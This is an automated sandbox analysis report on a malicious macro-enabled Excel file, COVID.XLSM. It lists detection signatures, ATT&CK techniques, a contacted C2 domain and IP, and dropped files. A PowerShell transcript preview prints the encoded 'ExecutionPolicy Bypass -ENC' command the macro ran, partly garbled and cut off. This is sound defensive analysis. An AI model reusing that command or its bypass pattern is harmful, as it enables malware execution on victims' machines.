

JoeSandbox Cloud BASIC



ID: 471900

Sample Name: COVID.XLSM

Cookbook:

defaultwindowsofficecookbook.jbs

Time: 07:28:08

Date: 26/08/2021

Version: 33.0.0 White Diamond

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Windows Analysis Report COVID.XLSM

Overview

General Information

Sample Name:

COVID.XLSM

Analysis ID:

471900

MD5:

c123363068a465..

SHA1:

8de437d8df29c53.

SHA256:

e5e65b70b5497f1.

Tags:

xlsx

Infos:

Most interesting Screenshot:

Process Tree

Detection

MALICIOUS

SUSPICIOUS

CLEAN

UNKNOWN

Score:

84

Range:

0 - 100

Whitelisted:

false


Confidence:

100%

Signatures

- Office document tries to convince vi...
- Multi AV Scanner detection for doma...
- Document contains an embedded VB...
- Bypasses PowerShell execution pol...
- Encrypted powershell cmdline option...
- Very long command line found
- Creates processes via WMI
- Machine Learning detection for samp...
- Document contains an embedded VB...
- Queries the volume information (nam...
- Yara signature match
- Very long cmdline option found, this...
- May sleep (evasive loops) to hinder...

Classification



- [illegible]

Source	Rule	Description	Author	Strings
Process Memory Space: powershell.exe PID: 5860	PowerShell_Susp_Parameter_Combo	Detects PowerShell invocation with suspicious parameters	Florian Roth	• 0xf4e:\$sa1: -ENC • 0x1ec5:\$sa1: -ENC • 0x1519e:\$sa1: -ENC • 0x195bd:\$sa1: -ENC • 0x1a9f5:\$sa1: -ENC • 0x57975:\$sa1: -ENC • 0x58f67:\$sa1: -ENC • 0x9c807:\$sa1: -ENC • 0xc0e7e:\$sa1: -ENC • 0xc8663:\$sa1: -ENC • 0xc959d:\$sa1: -ENC • 0x11cf92:\$sa1: -ENC • 0x125c5d:\$sa1: -ENC • 0x1a2c45:\$sa1: -ENC • 0x250fd6:\$sa1: -ENC • 0x2613c2:\$sa1: -ENC • 0x2621b3:\$sa1: -ENC • 0x2630c5:\$sa1: -ENC • 0x157944:\$sa2: -encodedCommand • 0x157970:\$sa2: -encodedCommand • 0x15799f:\$sa2: -encodedCommand

Sigma Overview

System Summary:



Sigma detected: Non Interactive PowerShell

Jbx Signature Overview



Click to jump to signature section

AV Detection:



Multi AV Scanner detection for domain / URL

Machine Learning detection for sample

System Summary:



Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Document contains an embedded VBA macro which may execute processes

Very long command line found

Document contains an embedded VBA macro with suspicious strings

Persistence and Installation Behavior:



Creates processes via WMI

HIPS / PFW / Operating System Protection Evasion:




Bypasses PowerShell execution policy

Encrypted powershell cmdline option found

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netw Effect
Valid Accounts	Windows Management Instrumentation 1 1	Path Interception	Process Injection 1 1	Masquerading 1	OS Credential Dumping	Query Registry 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1 2	Eave: Insec Netw Comr
Default Accounts	Command and Scripting Interpreter 1 1	Boot or Logon Initialization Scripts	Extra Window Memory Injection 1	Disable or Modify Tools 1	LSASS Memory	Security Software Discovery 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Application Layer Protocol 1	Exple Redir Calls
Domain Accounts	Scripting 2 2	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 2 1	Security Account Manager	Process Discovery 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Application Layer Protocol 2	Exple Track Locat
Local Accounts	Exploitation for Client Execution 3	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1 1	NTDS	Virtualization/Sandbox Evasion 2 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM C Swap
Cloud Accounts	PowerShell 2	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 1	LSA Secrets	Application Window Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manij Devic Comr
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Scripting 2 2	Cached Domain Credentials	Remote System Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamn Denie Servi
External Remote Services	Scheduled Task	Startup Items	Startup Items	Extra Window Memory Injection 1	DCSync	File and Directory Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogu Acce:
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	System Information Discovery 1 3	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Dowr Insec Proto


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
COVID.XLSM	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
awmelisers.com	8%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://go.microsoft.co	0%	Virustotal		Browse
http://https://go.microsoft.co	0%	Avira URL Cloud	safe	
http://https://roaming.edog	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	URL Reputation	safe	
http://https://awmelisers.com/api/v3/achyranthes/contrapolarization/kulturkreis	8%	Virustotal		Browse
http://https://awmelisers.com/api/v3/achyranthes/contrapolarization/kulturkreis	0%	Avira URL Cloud	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://officeci.azurewebsites.net/api/	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://https://go.micro	0%	URL Reputation	safe	
http://https://contoso.com/icon	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://awmelisers.com	8%	Virustotal		Browse
http://https://awmelisers.com	0%	Avira URL Cloud	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://contoso.com/License	0%	URL Reputation	safe	
http://https://asgmsproxyapi.azurewebsites.net/	0%	URL Reputation	safe	
http://https://contoso.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
awmelisers.com	206.81.23.172	true	true	• 8%, Virustotal, Browse	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
206.81.23.172	awmelisers.com	United States		14061	DIGITALOCEAN-ASNUS	true

Private

IP
192.168.2.1

General Information

Joe Sandbox Version: 33.0.0 White Diamond

Analysis ID:	471900
Start date:	26.08.2021
Start time:	07:28:08
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 5m 17s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	COVID.XLSM
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Potential for more IOCs and behavior
Number of analysed new started processes analysed:	21
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal84.expl.evad.winXLSM@6/7@1/2
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 77% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .XLSM • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
07:29:21	API Interceptor	38x Sleep call for process: powershell.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
206.81.23.172	COVID.XLSM	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
awmelisers.com	cobaltocyanic.exe	Get hash	malicious	Browse	• 142.93.102.244

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
DIGITALOCEAN-ASNUS	COVID.XLSM	Get hash	malicious	Browse	206.81.23.172
	Scan-System.exe	Get hash	malicious	Browse	157.245.3.101
	Scan-System.exe	Get hash	malicious	Browse	157.245.3.101
	ziprar.exe	Get hash	malicious	Browse	45.55.57.132
	j777bHTnC9.doc	Get hash	malicious	Browse	138.68.30.186
	j777bHTnC9.doc	Get hash	malicious	Browse	138.68.30.186
	EoY_TAX_Document-73785947_20210823.xlsb	Get hash	malicious	Browse	139.59.64.195
	EoY_TAX_Notificaion-9134_20210823.xlsb	Get hash	malicious	Browse	139.59.64.195
	EoY_TAX_Export-6179_20210823.xlsb	Get hash	malicious	Browse	134.209.20 5.181
	EoY_TAX_Document-3364_20210823.xlsb	Get hash	malicious	Browse	134.209.20 5.181
	EoY_TAX_Export-15218_20210823.xlsb	Get hash	malicious	Browse	139.59.64.195
	EoY_TAX_Document-8652654913_20210823.xlsb	Get hash	malicious	Browse	139.59.64.195
	EoY_TAX_Export-626671470_20210823.xlsb	Get hash	malicious	Browse	139.59.64.195
	EoY_TAX_Document-249607367_20210823.xlsb	Get hash	malicious	Browse	139.59.64.195
	NMInVly7uv	Get hash	malicious	Browse	164.90.252.215
	VvamA82Yw7.doc	Get hash	malicious	Browse	67.205.158.47
	VvamA82Yw7.doc	Get hash	malicious	Browse	67.205.158.47
	tiS0LFi5Cd.exe	Get hash	malicious	Browse	167.172.146.76
	n038rUglDh.exe	Get hash	malicious	Browse	142.93.237.125
	VXS0UU2rgK.exe	Get hash	malicious	Browse	134.209.79.108

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\BF4B57C3-D181-4204-9680-790D8457BA20	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	136730
Entropy (8bit):	5.361398094844069
Encrypted:	false
SSDEEP:	1536:qcQIKNveBQA3gBwnQ9DQW+z2Y34ZliKWxboOidXqE6LWME9:+CQ9DQW+zaX31
MD5:	C2A7D3D122F512DFD2CBB9CB5CCEBB3C
SHA1:	5DE10CDD2E4A94CD89D7F73B625704FEAE8285F2
SHA-256:	3D1BA3F94CDFE34D999F2A5B7C6B194234615486A9ADAF8479A7C36758DD5D33
SHA-512:	AE6EE8A2A2BED5F2F0AA529D1F82C099EB1EFD024E8C958354A2F21576E0AC7D1E1284D01F83444D354ACDD802DF0B3E14FA9125CD737C04304C9FBD5A2B1FB8
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">..<o:services o:GenerationTime="2021-08-26T05:29:08">..Build: 16.0.14416.30525-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. <o:default>.. <o:service o:name="Research">.. <o:url>https://rr.office.microsoft.com/research/query.aspx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="CViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="CViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="CViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Microsoft\Windows\NetCache\Content.MSO\3357C4D0.png	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PNG image data, 858 x 377, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	33792
Entropy (8bit):	7.986190069917012
Encrypted:	false
SSDEEP:	384:TYg4p/y01k5xsyD4Pc+aJAaufwGpl+/i3jPwrgk7LD8RB+x6e/au7Ji04HFoZ1mh:TYpp3zyM+J9RGpbokfD8RB+L/7j4OZ6Z

[illegible]

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	1196
Entropy (8bit):	5.333915035046385
Encrypted:	false
SSDEEP:	24:3aZPpQrLAo4KAx5qRPD42HOoFe9t4CvKuKnKJF9+d:qZPerB4nqRL/HvFe9t4Cv94an+d
MD5:	C559CE34C3E40660BFCF532F1DB632A1
SHA1:	E8DD36485347F0D309602EB3DE1EB704DFD48D00
SHA-256:	CE3F8DAD9C5449DB0E8AFB39012720F64432C26D1C5F3DEA7C466A5D9FEA019A
SHA-512:	149E232B112B29A02A4443F19533822CC79D70B85E7D896AB4925247C0F79524C8EE13FFA9F465CD144BA73B8821D5697973056907494EC3935B5D910AC44C19
Malicious:	false
Reputation:	high, very likely benign file
Preview:	<pre>@...e.....@.....8.....'...L.}.....System.Numerics.H.....<@.^L."My......Microsoft.PowerShell.ConsoleHost0.....G-o.. .A..4B.....System..4.....[...{a.C..%6..h.....System.Core.D.....fZve...F...x.).....System.Management.AutomationL.....7.....J@.....~.....#.Micro soft.Management.Infrastructure.<.....H..QN.Y.f.....System.Management...@.....Lo...QN.....<Q.....System.DirectoryServices4.....Zg5...O..g.q..... ...System.Xml..4.....T..Z..N..Nvj.G.....System.Data.H.....H..m)aUu.....Microsoft.PowerShell.Security...<.....)L..Pz.O.E.R.....System.Tran sactions.<.....:gK..G..\$.1.q.....System.ConfigurationP...../..C..J..%...].%.....Microsoft.PowerShell.Commands.Utility...D.....-D.F.<;nt.1.....S ystem.Configuration.Ins</pre>

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_auo44y4y.l0i.ps1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Reputation:	high, very likely benign file
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_oq1iqdxz.5cl.psm1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Reputation:	high, very likely benign file

C:\Users\user\AppData\Local\Temp_PSScriptPolicyTest_oq1iqdxz.5cl.psm1	
Preview:	1

C:\Users\user\Desktop-\$COVID.XLSM	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	165
Entropy (8bit):	1.6081032063576088
Encrypted:	false
SSDEEP:	3:RFXI6dtt:RJ1
MD5:	7AB76C81182111AC93ACF915CA8331D5
SHA1:	68B94B5D4C83A6FB415C8026AF61F3F8745E2559
SHA-256:	6A499C020C6F82C54CD991CA52F84558C518CBD310B10623D847D878983A40EF
SHA-512:	A09AB74DE8A70886C22FB628BDB6A2D773D31402D4E721F9EE2F8CCEE23A569342FEECF1B85C1A25183DD370D1DFFFF75317F628F9B3AA363BBB60694F53627
Malicious:	true
Preview:	.pratesh ..p.r.a.t.e.s.h.

C:\Users\user\Documents\20210826\Powershell_transcript.675052.5LFBxfq.20210826072919.txt	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF, LF line terminators
Category:	dropped
Size (bytes):	32820
Entropy (8bit):	5.126813110627341
Encrypted:	false
SSDEEP:	768:eM5exTRM5exTbM5exToM5exTIM5exTuO5exTI:zYaYcY5Y+Y4Yp
MD5:	513EA5C4C1F66F5A5209E5D431192B05
SHA1:	8B18BDDBAAB480D8728016333BA7121F64F628F7
SHA-256:	9F6BBAA2A286311BCA100387A28F1BA11B0055EB6B413FDBD04103172E11CCA8F
SHA-512:	B58D0AE91B11F107E58BBC8DE65540A717545F2F33119F1E97E2AD59217DF1010CADC908D469AF845DE84DB2F574B4C7139699ABB48F62E1ECDDBC215AD6A6E
Malicious:	false
Preview:	***** .Windows PowerShell transcript start..Start time: 20210826072920..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 675052 (Microsoft Windows NT 10.0.17134.0)..Host Application: powershell -ExecutionPolicy Bypass -ENC ZgB1AG4AYwB0AGkAbwBuCAAUABTAC0ASQB uAHmAdABhAgWAbABIHIAvGyACAeAwAKACAAIAAgACAacABhAHIAyQBTAcgACgACAAIAAgACAIAAgACAawWBQAGEcgBhAG0AZQB0AGUAc goAoEOAyQBwAGQAyQB0AG8AcgB5AD0AJAB0AHIAIdQBIAcwAIABQAG8AcwBpAhQAaqBvAG4APQAwACKAXQAKACAAIAAgACAIAAgACAIAIBbAHMAHMAdABYA GkAbgBnAf0AIAAkAGwAAQBuaGsALAAKACAAIAAgACAIAAgACAIAIBbAFAAYQByAGEabQBIAHQZQBYAcgATQBhAG4AZABhAQAbwByA HkAPQAKAHQAcgB1AGUALAagAFAAbwBZAckAdABPAG8AbgA9ADEAKQBdAAoAlAAgACAAIAAgACAIAIAgAFSAcwB0AHIAaQBwAGcAXQAgACQAZQB uAGQAcABVAgkAbgB0ACwACgAGACAIAAgACAIAAgACAawWBQAGEcgBhAG0AZQB0AGUAcgAoEOAyQBwAGQAyQB0AG8AcgB5AD0AJAB0AHIAId QBIAcwAIABQAG8AcwBpAHQAaqBvAG4APQAYackAXQAKACAAIAAgACAIAAgACAIAIBbAHMAHMAdABYAqBgBnAF0AIAAkAGYAaqBSAGUAxwbBkGk AcgAsAAoAIAA

Static File Info

General	
File type:	Microsoft Excel 2007+
Entropy (8bit):	7.97231654284083
TrID:	- Excel Microsoft Office Open XML Format document with Macro (52504/1) 52.24% - Excel Microsoft Office Open XML Format document (40004/1) 39.80% - ZIP compressed archive (8000/1) 7.96%
File name:	COVID.XLSM
File size:	68807
MD5:	c123363068a4651c9c0c6b4e01b35142
SHA1:	8de437d8df29c53e9ebb03a797fdbf805c10429a
SHA256:	e5e65b70b5497f146609db5c086e997a4b0ab2352b534c9e25d8a10407801d78
SHA512:	716b63a43665148721ef8a1f8f43e8cadeac054af3788d6d496df8e71cc0dae12b880e98531d8087b16033330525f051a45e689be51276aa1de68c5ea44a6d4
SSDEEP:	1536:oJlIRVJJfdsj1kFKEOkv1DRm7PAoLI2idZ19SpV:onnrJJfdkUKEV1DRm7PAoxDbSpV

General

File Content Preview:

PK.....S.....[Content_Types].xml.....
